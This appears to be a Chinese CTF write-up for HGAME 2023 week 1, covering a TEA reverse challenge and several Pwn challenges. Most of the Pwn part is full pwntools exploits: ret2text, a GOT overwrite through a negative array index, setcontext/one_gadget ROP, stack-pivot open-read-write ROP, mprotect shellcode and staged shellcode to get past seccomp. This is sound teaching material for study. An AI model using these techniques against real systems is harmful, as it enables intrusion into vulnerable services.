
```

1 __int64 __fastcall tea(unsigned int *a1, int *a2)
2 {
3     int v2; // ebx
4     int v3; // r11d
5     int v4; // edi
6     int v5; // esi
7     int v6; // ebp
8     unsigned int v7; // r9d
9     __int64 v8; // rdx
10    unsigned int v9; // r10d
11    __int64 result; // rax
12
13    v2 = *a2;
14    v3 = 0;
15    v4 = a2[1];
16    v5 = a2[2];
17    v6 = a2[3];
18    v7 = *a1;
19    v8 = 32i64;
20    v9 = a1[1];
21    do
22    {
23        v3 -= 0x543210DD;
24        v7 += (v3 + v9) ^ (v2 + 16 * v9) ^ (v4 + (v9 >> 5));
25        result = v3 + v7;
26        v9 += result ^ (v5 + 16 * v7) ^ (v6 + (v7 >> 5));
27        --v8;
28    }
29    while ( v8 );
30    *a1 = v7;
31    a1[1] = v9;
32    return result;
33 }

```

非常的干净，没有恐怖的优化，可以看出delta被改成了`0x543210DD`并且符号也有变化，到时候给他逆过去就行。提取key的时候略有麻烦，因为优化将它优化成了一个m128的整数，就是128位的整数，刚好4个32位int，在tea函数里也有体现。所以我们双击那个xmmword，给他改成int[4]，再导出就行





找个解密函数改一改，或者自己写其实也行。注意比较容易出问题的地方在于tea加密的所有数据都是无符号的，并且里面涉及到了加减运算，如果你搞成有符号的可能会有问题。

```
1 void decrypt(uint32_t* v, uint32_t* k) {
2     uint32_t v0 = v[0], v1 = v[1], sum = -0x543210DD * 32, i; /* set up */
3     uint32_t delta = 0x543210DD; /* a key schedule const */
4     uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3]; /* cache key */
5     for (i = 0; i < 32; i++) { /* basic cycle start */
6         v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
7         v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
8         sum += delta;
9     } /* end cycle */
10    v[0] = v0; v[1] = v1;
11 }
12 int main()
13 {
14     int key[4] =
15     { 305419896, 591751049, 878082192, 1164413185 };
16     int Buf2[9]={0};
```

```
17     Buf2[0] = 778273437;
18     Buf2[1] = -1051836401;
19     Buf2[2] = -1690714183;
20     Buf2[3] = 1512016660;
21     Buf2[4] = 1636330974;
22     Buf2[5] = 1701168847;
23     Buf2[6] = -1626976412;
24     Buf2[7] = 594166774;
25     Buf2[8] = 0x7D6B;
26     decrypt(Buf2, key);
27     decrypt(Buf2+2, key);
28     decrypt(Buf2+4, key);
29     decrypt(Buf2+6, key);
30     puts(Buf2);
31 }
```

而对于原附件来说

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int v3; // edx
4     int v4; // r9d
5     unsigned int v5; // r8d
6     _int64 v6; // r10
7     int Buf2[8]; // [rsp+20h] [rbp-60h] BYREF
8     _int16 v9; // [rsp+40h] [rbp-40h]
9     _int128 Buf1[3]; // [rsp+48h] [rbp-38h] BYREF
10    _int16 v11; // [rsp+78h] [rbp-8h]
11
12    Buf2[0] = 778273437;
13    Buf2[1] = -1051836401;
14    v11 = 0;
15    memset(Buf1, 0, sizeof(Buf1));
16    Buf2[2] = 1934188352;
17    Buf2[3] = 1985950815;
18    Buf2[4] = 1601794661;
19    Buf2[5] = 1818309480;
20    Buf2[6] = 1601792116;
21    Buf2[7] = 1848734308;
22    v9 = 1899;
23    sub_140001010("nice tea!\n> ");
24    sub_140001064("%50s");
25    v3 = 0;
26    v4 = 0;
27    v5 = 0;
28    v6 = 32i64;
29    do
30    {
31        v4 -= 1412567261;
32        v3 += (v4 + v5) ^ (16 * v5 + 305419896) ^ ((v5 >> 5) + 591751049);
33        v5 += (v4 + v3) ^ ((v3 >> 5) + 1164413185) ^ (16 * (v3 + 54880137));
34        --v6;
35    }
36    while ( v6 );
37    *(_QWORD *)&Buf1[0] = __PAIR64__(v5, v3);
38    if ( !memcmp(Buf1, Buf2, 0x22ui64) )
39        sub_140001010("wrong...");
40    sub_140001010("Congratulations!");
41    return 0;
42 }

```

几个点需要注意：首先只加密了前8字节。第二点是第33行的 $v3 + 54880137$ 在括号里面，32行同样的地方是在括号外面，而看原tea加密代码你可以看到确实是先左移4（乘16）再做加法。造成这种情况的原因是548880137对应原tea加密代码是k2，被内联进去了，转16进制是0x3456789，实际上应该是0x34567890，这里也算是个神奇的优化。对这段代码进行逆向对于新玩家来说会比较友好，老玩家可能会在这个地方出错。

Pwn

test_nc


连接远程环境，执行 `cat flag` 命令即可拿到flag

easy_overflow

通过逆向出来的代码可以看出程序很简单，存在一个栈溢出漏洞。

```
int __cdecl main(int argc, const char *argv[])
{
    char buf[16]; // [rsp+0h] [r10]
    close(1);
    read(0, buf, 0x100ull);
    return 0;
}
```

同时程序存在一个后门。



The screenshot shows the assembly view of a debugger. A specific function is highlighted with a yellow background. The assembly code for this function is:

```
int b4ckd0or()
{
    return system("/bin/sh");
}
```

这时就可以构造一个ret2text来getshell

Exp:

```
1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 p = process("./vuln")
7 p = remote("127.0.0.1", 9999)
8 elf = ELF("./vuln")
9
10 backdoor = elf.sym["b4ckd0or"]
11 # 0x000000000040101a : ret
12 ret = 0x000000000040101a
13
14 payload = b"a" * 0x18
15 payload += p64(ret)
16 payload += p64(backdoor)
17
18 p.send(payload)
19
20 p.interactive()
```

最后getshell之后，执行 `cat flag` 会出现下面这个情况，这个是在 `main` 函数中的 `close(1)` 将程序的标准输出(stdout)关闭了导致的没有正常的回显。

```
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x2a bytes:
b'cat: standard output: Bad file descriptor\n'
cat: standard output: Bad file descriptor
```

既然标准输出没了，我们可以在 `cat flag` 后面加上 `1>&2` 让flag从标准错误输出(stderr)中输出出来 (通过标准输入也行)

choose_the_seat

检查保护，`RELRO` 为 `Partial RELRO` 也就是说 `got` 表可以修改

```
hakuya@momoka:~/Workplace/HGAME2023-Pwn/week1/chall03-choose_the_seat^main ±
% checksec vuln
[*] '/home/hakuya/Workplace/HGAME2023-Pwn/week1/chall03-choose_the_seat/vuln'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x3ff000)
```

代码中比较输入的 `index` 时，没有检查下界，能够造成数组的反向越界。

```
    puts("Please input your seat number\n");
    isoc99_scanf("%d", &v0);
    if ((int)v0 > 9)
    {
        printf("There is no such seat");
        exit(1);
    }
    puts("please input your name(less than 16 characters)\n");
    read(0, &seats[16 * v0], 0x10uLL);
```

但是函数末尾直接就调用了 `exit` 函数退出程序。

同时 `seats` 是储存在 `bss` 中，可以反向越界修改 `got` 表

```

.bss:00000000004040A0          ; char sea
.bss:00000000004040A0 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+seats db 0
.bss:00000000004040A0 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+_
.bss:00000000004040A0 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+__bss ends
.bss:00000000004040A0 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+_

```

根据 `got` 表中的偏移可以计算出用到的下标的大小

<pre> .got.plt:0000000000404000 20 3E 40 00 00 00 00 00 00 .got.plt:0000000000404008 00 00 00 00 00 00 00 00 00 .got.plt:0000000000404010 00 00 00 00 00 00 00 00 00 .got.plt:0000000000404018 48 41 40 00 00 00 00 00 00 .got.plt:0000000000404020 50 41 40 00 00 00 00 00 00 .got.plt:0000000000404028 58 41 40 00 00 00 00 00 00 .got.plt:0000000000404030 60 41 40 00 00 00 00 00 00 .got.plt:0000000000404038 70 41 40 00 00 00 00 00 00 .got.plt:0000000000404040 78 41 40 00 00 00 00 00 00 .got.plt:0000000000404040 </pre>	<pre> _GLOBAL_OFFSET_TABLE_ dq offset _DYN qword_404008 dq 0 qword_404010 dq 0 off_404018 dq offset puts off_404020 dq offset setbuf off_404028 dq offset printf off_404030 dq offset read off_404038 dq offset __isoc99_scanf off_404040 dq offset exit got plt ends </pre>
---	--

首先是修改 `exit` 为存在漏洞的函数

然后是通过向 `got` 表中的 `setbuf` 写入一个字节，将 libc 地址泄漏出来。（PIE 保护是基于内存页的，所以基地址是 0x1000 对齐的，低 12 位为 0，也就是说篡改 `got` 表中函数地址的最低一个字节并不会影响基地址的计算，仅仅影响了偏移，但是如果改了两个字节就需要涉及到爆破基地址了）。

泄漏地址还有一个思路是利用 `read` 函数不会截断，结合 `puts` 函数的 `got` 将地址泄漏出来，这个方法泄漏得到的地址可以直接减去符号偏移，相对更加方便。

最后通过修改 `puts` 为 `system`，同时写入 `/bin/sh\x00` 来 getshell

Exp（采用第一种泄漏地址的方法，第二种泄漏方式看下面）

```

1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 # p = process("./vuln")
7 p = remote("127.0.0.1", 9999)
8 elf = ELF("./vuln")
9 libc = ELF("./libc-2.31.so")
10
11 p.sendlineafter(b"one.", b"-6")
12
13 p.sendafter(b"name", p64(elf.sym["vuln"]))
14
15 p.sendlineafter(b"one.", b"-8")
16
17 p.sendafter(b"name", b"a")
18
19 p.recvuntil(b"is ")

```

```

20 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x8ba61
21 success("libc_base = " + hex(libc_base))
22
23 p.sendlineafter(b"one.", b"-9")
24
25 p.sendafter(b"name", b"/bin/sh\x00" + p64(libc_base + libc.sym["system"]))
26
27 p.interactive()

```

以下内容为出题人无聊时的产物，把问题进行一定的复杂化，看看就好了

很多同学做这一题的时候都想着构造ROP，但是这一题一方面输入的时候不存在溢出，另一方面 `seats` 变量储存在bss上，而不是在栈上，就算有溢出也无法覆盖返回地址。

但是其实也有办法用ROP解这一道题。

首先，ROP的关键点在 `RSP` 寄存器，也就是说只要控制了 `RSP` 寄存器就能够在没有溢出的时候构造执行ROP链。这里使用的是 `setcontext` 函数中的一段gadget。

.text:0000000000054F5D 48 8B A2 A0 00 00 00 00	mov	rsp, [rdx+0A0h]
.text:0000000000054F64 48 8B 9A 80 00 00 00 00	mov	rbx, [rdx+80h]
.text:0000000000054F6B 48 8B 6A 78	mov	rpb, [rdx+78h]
.text:0000000000054F6F 4C 8B 62 48	mov	r12, [rdx+48h]
.text:0000000000054F73 4C 8B 6A 50	mov	r13, [rdx+50h]
.text:0000000000054F77 4C 8B 72 58	mov	r14, [rdx+58h]
.text:0000000000054F7B 4C 8B 7A 60	mov	r15, [rdx+60h]

这一段gadget可以结合 `RDX` 寄存器实现控制 `RSP` 寄存器，接下来就是要思考如何控制 `RDX` 寄存器。

在glibc中有下面这样的一段gadget能够利用 `RDI` 寄存器控制 `RDX` 寄存器，接下来就是控制 `RDI` 寄存器的值。

```
0x0000000000151990 : mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rsp], rax ; call qword ptr [rdx + 0x20]
```

结合 `got` 和逆向出来的代码可以发现可以通过篡改 `puts` 函数的 `got` 表实现控制寄存器的值，但是我们能够访问的地址都是0x10的倍数，同时 `puts` 函数的地址又刚好不是0x10的倍数，gadget中也需要 `RDI + 8`，所以 `puts` 函数在这里无法使用。

不过仔细研究程序之后，其实还有一个函数可以利用，就是 `setbuf`，第一个参数是一个指针，同时这个指针指向bss中。

```
setbuf(stderr, 0LL);
```

```

.bss:0000000000404080 ?? ?? ?? ?? ?? ?? ?? ?? stderr@@GLIBC_2_2_5 dq ?
.bss:0000000000404080
.bss:0000000000404080
.bss:0000000000404080
.bss:0000000000404088 ?? completed_8061 db ?
.bss:0000000000404088
.bss:0000000000404089 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+align 20h
.bss:00000000004040A0 public seats
.bss:00000000004040A0 ; char seats[160]
.bss:00000000004040A0 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+seats db 0A0h dup(?)
.bss:00000000004040A0 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+_
.bss:00000000004040A0 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+_bss ends
.

```

剩下的就是构造exp。由于 `system` 函数的栈帧比较长，在这道题中会因为程序访问到没有写权限的内存而导致程序退出，但是由于 `setcontext` 给大部分的寄存器都进行了赋值，正好满足了 `one_gadget` 的 constraints，因此这一题只能使用 `one_gadget`。不过应该也可以再次调用 `read` 将 ROP 链读取到合适的地方，从而实现调用 `system` 函数，但是有点麻烦。

Exp (这里使用前面的第二种泄漏方式)：

```

1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 p = process("./vuln")
7 # p = remote("127.0.0.1", 9999)
8 # p = remote("121.40.90.233", "30218")
9 elf = ELF("./vuln")
10 libc = ELF("./libc-2.31.so")
11
12 # 0x0000000000401393 : pop rdi ; ret
13 pop_rdi = 0x0000000000401393
14 # 0x000000000040101a : ret
15 ret      = 0x000000000040101a
16
17 p.sendlineafter(b"one.", b"-6")
18
19 p.sendafter(b"name", p64(elf.sym["vuln"]))
20
21 p.sendlineafter(b"one.", b"-9")
22
23 p.sendafter(b"name", b"aaaaaaaa")
24
25 p.recvuntil(b"aaaaaaaa")
26 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - libc.sym["puts"]
27 success("libc_base = " + hex(libc_base))
28 # 0x0000000000151990 : mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rsp], rax ;

```

```
29 gadget      = libc_base + 0x00000000000151990
30 # 0x000000000002f70a : pop rsp ; ret
31 pop_rsp     = libc_base + 0x000000000002f70a
32 system_addr = libc_base + libc.sym["system"]
33 binsh_addr  = libc_base + next(libc.search(b"/bin/sh"))
34 setcontext  = libc_base + 0x54F5D
35 # 0xe3afe execve("/bin/sh", r15, r12)
36 # constraints:
37 #   [r15] == NULL || r15 == NULL
38 #   [r12] == NULL || r12 == NULL
39
40 # 0xe3b01 execve("/bin/sh", r15, rdx)
41 # constraints:
42 #   [r15] == NULL || r15 == NULL
43 #   [rdx] == NULL || rdx == NULL
44
45 # 0xe3b04 execve("/bin/sh", rsi, rdx)
46 # constraints:
47 #   [rsi] == NULL || rsi == NULL
48 #   [rdx] == NULL || rdx == NULL
49 one_gadget = libc_base + 0xe3afe
50
51 # 0x404080      -2      0x404080      <- rdi
52 # 0x404088      -2      0x404080      <- rdx
53 # 0x4040a0      0       setcontext
54 # 0x4040a8      0       one_gadget
55 # ...
56 # 0x404120      8       0x4040a8      <- rsp
57
58 p.sendlineafter(b"one.", b"-2")
59 p.sendafter(b"name", p64(0x404080) + p64(0x404080))
60
61 p.sendlineafter(b"one.", b"0")
62 p.sendafter(b"name", p64(setcontext) + p64(one_gadget))
63
64 p.sendlineafter(b"one.", b"8")
65 p.sendafter(b"name", p64(0x4040a8) + p64(ret))
66
67 p.sendlineafter(b"one.", b"-8")
68 p.sendafter(b"name", p64(gadget))
69
70 p.sendlineafter(b"one.", b"-9")
71 gdb.attach(p)
72 p.sendafter(b"name", p64(0) + p64(0x401301))
73
74 p.interactive()
```

orw

首先是在 `sandbox` 函数中可以看到大量的赋值语句，最后调用了 `prctl`，根据这个特征可以判断程序开启了 `seccomp` 保护，这种保护会对系统调用进行限制。

```
v14 = 0<,
v15 = 6;
v16 = 0;
v17 = 0;
v18 = 2147418112;
v19 = 6;
v20 = 0;
v21 = 0;
v22 = 0;
v1 = 5;
v2 = &v3;
prctl(38, 1LL, 0LL, 0LL, 0LL);
return prctl(22, 2LL, &v1);
```

仅仅根据IDA很难分析 `seccomp` 限制了哪些系统调用，这里可以用 `seccomp-tools` 来获取哪些系统调用被过滤了。

```
hakuya@momoka:~/Workplace/HGAME2023-Pwn/week1/chall05-orw^main ±
% seccomp-tools dump ./vuln
line  CODE  JT  JF      K
=====
0000: 0x20 0x00 0x00 0x00000000 A = sys_number
0001: 0x15 0x02 0x00 0x0000003b if (A == execve) goto 0004
0002: 0x15 0x01 0x00 0x00000142 if (A == execveat) goto 0004
0003: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0004: 0x06 0x00 0x00 0x00000000 return KILL
```

从上图可以看出这道题中 `execve` 和 `execveat` 被禁用了。由于 `system` 函数的实现是基于这两个系统调用的，所以这两个系统调用被禁用之后，`system` 函数就无法使用了，大部分情况下也无法 `getshell` 了。

绕过方法就是将flag打开并读取进来，再输出出来。

继续分析程序。`vuln` 函数中存在栈溢出漏洞。

```

ssize_t vuln()
{
    char buf[256]; // [rsp+0h] [rbp

    return read(0, buf, 0x130uLL);
}

```

保护只有NX

```

hakuya@momoka:~/Workplace/HGAME2023-Pwn/week1/cha
% checksec vuln
[*] '/home/hakuya/Workplace/HGAME2023-Pwn/week1/c
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x3ff000)

```

由于题目中能够溢出的字节数比较的少，只有0x28字节，并不足以一次性完整地放下整条orw的ROP链，解决方案有两个，一个是将ROP链拆开，一个是利用栈迁移技术。

首先先看第一种方法，由于 `read` 和 `write` 函数需要三个参数，ROP链会比较长，要想办法缩短。当 `vuln` 函数返回时，`RDX` 寄存器的值，即 `read` 和 `write` 的第三个参数足够读写flag，所以只需要控制`RDI`和`RSI`寄存器但是要一次性两个都控制。

```

RAX 0x128
RBX 0x401330 (_libc_csu_init) ← endbr64
RCX 0x7f12ba50bfd2 (read+18) ← cmp    rax, -0x1000 /* 'H=' */
RDX 0x130
RDI 0x0
RSI 0x7ffcb96bef10 ← 0x6161616161616161 ('aaaaaaaa')
R8 0x50
R9 0x7f12ba603d60 ← endbr64
R10 0xffffffffffff58e
R11 0x246
R12 0x4010b0 (_start) ← endbr64
R13 0x7ffcb96bf110 ← 0x1
R14 0x0
R15 0x0
*RBP 0x6161616161616161 ('aaaaaaaa')
*RSP 0x7ffcb96bf018 → 0x401393 (_libc_csu_init+99) ← pop    rdi
*RIP 0x4012ef (vuln+47) ← ret

```

[DISASM /]

0x4012ed	<vuln+45>	nop
0x4012ee	<vuln+46>	leave
► 0x4012ef	<vuln+47>	ret

但是并没有合适的gadget能够使用

```
pop rsi ; mov eax, dword ptr [rbp - 0x68] ; pop rdi ; jmp 0xebfe6
pop rsi ; pop rdi ; jmp 0x2917b
pop rsi ; pop rdi ; jmp 0xdf008
pop rsi ; pop rdi ; mov r10d, eax ; jmp 0x2a38b
pop rsi ; pop rdi ; test eax, eax ; jne 0xe8a4f ; jmp 0xe8665
pop rsi ; pop rdi ; test eax, eax ; jne 0xea787 ; jmp 0xea3b5
```

那么就只能用第二种方法，只用栈迁移

Exp:

```
1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 p = process("./vuln")
7 # p = remote("127.0.0.1", 9999)
8 elf = ELF("./vuln")
9 libc = ELF("./libc-2.31.so")
10
11 # 0x00000000000401393 : pop rdi ; ret
12 pop_rdi = 0x00000000000401393
13 # 0x000000000004012be : leave ; ret
14 leave_ret = 0x000000000004012be
15
16 vuln = elf.sym["vuln"]
17 bss = 0x404060
18
19 puts_got = elf.got["puts"]
20 puts_plt = elf.plt["puts"]
21
22 payload = b"a" * 0x100
23 payload += p64(bss + 0x200)
24 payload += p64(pop_rdi)
25 payload += p64(puts_got)
26 payload += p64(puts_plt)
27 payload += p64(vuln)
28
29 p.sendafter(b"\n", payload)
30
31 puts_addr = u64(p.recv(6).ljust(0x08, b"\x00"))
32 success("puts = " + hex(puts_addr))
33 libc_base = puts_addr - libc.sym["puts"]
34 open_addr = libc_base + libc.sym["open"]
```

```

35 read_addr = libc_base + libc.sym["read"]
36 write_addr = libc_base + libc.sym["write"]
37 # 0x0000000000002601f : pop rsi ; ret
38 pop_rsi = libc_base + 0x0000000000002601f
39 # 0x00000000000142c92 : pop rdx ; ret
40 pop_rdx = libc_base + 0x00000000000142c92
41
42 payload = b"a" * 0x100
43 payload += p64(bss + 0x200)
44 payload += p64(vuln + 0x0F)
45
46 p.send(payload)
47
48 payload = b"/flag\x00\x00\x00"          # 0x404160
49 payload += p64(pop_rdi)
50 payload += p64(0x404160)
51 payload += p64(pop_rsi)
52 payload += p64(0)
53 payload += p64(open_addr)
54 payload += p64(pop_rdi)
55 payload += p64(3)
56 payload += p64(pop_rsi)
57 payload += p64(0x404700)
58 payload += p64(pop_rdx)
59 payload += p64(0x100)
60 payload += p64(read_addr)
61 payload += p64(pop_rdi)
62 payload += p64(1)
63 payload += p64(pop_rsi)
64 payload += p64(0x404700)
65 payload += p64(pop_rdx)
66 payload += p64(0x100)
67 payload += p64(write_addr)
68 payload = payload.ljust(0x100, b"a")
69 payload += p64(0x404160)
70 payload += p64(leave_ret)
71
72 gdb.attach(p)
73 p.send(payload)
74
75 p.interactive()

```

直接构造orw的ROP链可能会比较的麻烦，这道题还有一个思路就是先使用 `mprotect` 修改内存权限（也可以使用 `mmap` 申请一段有执行权限的内存，但是这个函数的参数比较多），然后向里面写入 shellcode，并执行。

Exp2:

```
1 from pwn import *
2
3 context.log_level = "debug"
4 context.arch = "amd64"
5 context.terminal = ["konsole", "-e"]
6
7 p = process("./vuln")
8 # p = remote("127.0.0.1", 9999)
9 # p = remote("week-1.hgame.lwsec.cn", "30719")
10 elf = ELF("./vuln")
11 libc = ELF("./libc-2.31.so")
12
13 # 0x00000000000401393 : pop rdi ; ret
14 pop_rdi = 0x00000000000401393
15 # 0x000000000004012be : leave ; ret
16 leave_ret = 0x000000000004012be
17
18 vuln = elf.sym["vuln"]
19 bss = 0x404060
20
21 puts_got = elf.got["puts"]
22 puts_plt = elf.plt["puts"]
23
24 payload = b"a" * 0x100
25 payload += p64(bss + 0x200)
26 payload += p64(pop_rdi)
27 payload += p64(puts_got)
28 payload += p64(puts_plt)
29 payload += p64(vuln)
30 payload = payload.ljust(0x130, b"a")
31
32 p.sendafter(b"\n", payload)
33
34 puts_addr = u64(p.recv(6).ljust(0x08, b"\x00"))
35 success("puts = " + hex(puts_addr))
36 libc_base = puts_addr - libc.sym["puts"]
37 mprotect = libc_base + libc.sym["mprotect"]
38 # 0x000000000002601f : pop rsi ; ret
39 pop_rsi = libc_base + 0x000000000002601f
40 # 0x00000000000142c92 : pop rdx ; ret
41 pop_rdx = libc_base + 0x00000000000142c92
42
43 payload = b"a" * 0x100
44 payload += p64(bss + 0x200)
```

```

45 payload += p64(vuln + 0x0F)
46 payload = payload.ljust(0x130, b"a")
47
48 p.send(payload)
49
50 payload = p64(0)           # 0x404160
51 payload += p64(pop_rdi)
52 payload += p64(0x404000)    # 0x404170
53 payload += p64(pop_rsi)
54 payload += p64(0x1000)      # 0x404180
55 payload += p64(pop_rdx)
56 payload += p64(7)          # 0x404190
57 payload += p64(mprotect)
58 payload += p64(0x4041a8)    # 0x4041a0
59 payload += asm(shellcraft.open("/flag"))
60 payload += asm(shellcraft.read(3, 0x404500, 100))
61 payload += asm(shellcraft.write(1, 0x404500, 100))
62 payload = payload.ljust(0x100, b"a")
63 payload += p64(0x404160)
64 payload += p64(leave_ret)
65 payload = payload.ljust(0x130, b"a")
66
67 gdb.attach(p)
68 p.send(payload)
69
70 p.interactive()

```

simple_shellcode

程序很简单，就只有几行。

首先是利用 `mmap` 申请了 `0xCAFE0000` 处长度为 `0x1000` 的内存。另外，从 `mmap` 的第三个参数可以看出申请到的内存的权限为可读写，可执行的。

接着就是通过 `read` 函数向该内存中读入 `0x10` 个字节，最后将该处内存作为函数调用。

总结下来大致的思路就是通过 `read` 函数输入机器码（或者 shellcode）使程序执行。

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    init(argc, argv, envp);
    mmap((void *)0xCAFE0000LL, 0x1000uLL, 7, 33, -1, 0LL);
    puts("Please input your shellcode:");
    read(0, (void *)0xCAFE0000LL, 0x10uLL);
    sandbox();
    MEMORY[0xCAFE0000]();
    return 0;
}

```

另外在 `sandbox` 中可以看到函数调用了 `prctl` 函数，可以确定程序开了 `seccomp` 沙盒。

```
v21 = 0;
v22 = 0;
v1 = 5;
v2 = &v3;
prctl(38, 1LL, 0LL, 0LL, 0LL);
prctl(22, 2LL, &v1);
```

通过 `seccomp-tools` 可以看出禁用了 `execve` 和 `execveat`

```
% seccomp-tools dump ./vuln
Please input your shellcode:

line  CODE   JT    JF      K
=====
0000: 0x20 0x00 0x00 0x00000000 A = sys_number
0001: 0x15 0x02 0x00 0x0000003b if (A == execve) goto 0004
0002: 0x15 0x01 0x00 0x00000142 if (A == execveat) goto 0004
0003: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0004: 0x06 0x00 0x00 0x00000000 return KILL
```

最后就可以确定需要编写orw的shellcode。不过很显然，16字节并不足以拿来写orw的shellcode，但是可以先发送一个向 `0xCAFE0000` 中read的shellcode，然后再发送orw的shellcode。

```
1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5 context.arch = "amd64"
6
7 # p = process("./vuln")
8 p = remote("127.0.0.1", 9999)
9
10 shellcode = asm("""
11     xor eax, eax /* SYS_read */
12     xor edi, edi /* 0 */
13     mov edx, 0x1000
14     mov esi, 0xcafe0000
15     syscall
16 """)
17
18 # gdb.attach(p)
19 p.sendafter(b"shellcode:", shellcode)
```

```

20
21 shellcode = b"\x90" * 0x100
22 shellcode += asm(shellcraft.open("/flag"))
23 shellcode += asm(shellcraft.read(3, 0xCAFE0500, 0x500))
24 shellcode += asm(shellcraft.write(1, 0xCAFE0500, 0x500))
25
26 # sleep(1)
27 p.send(shellcode)
28
29 p.interactive()

```

Crypto

神秘的电话

考点：古典密码

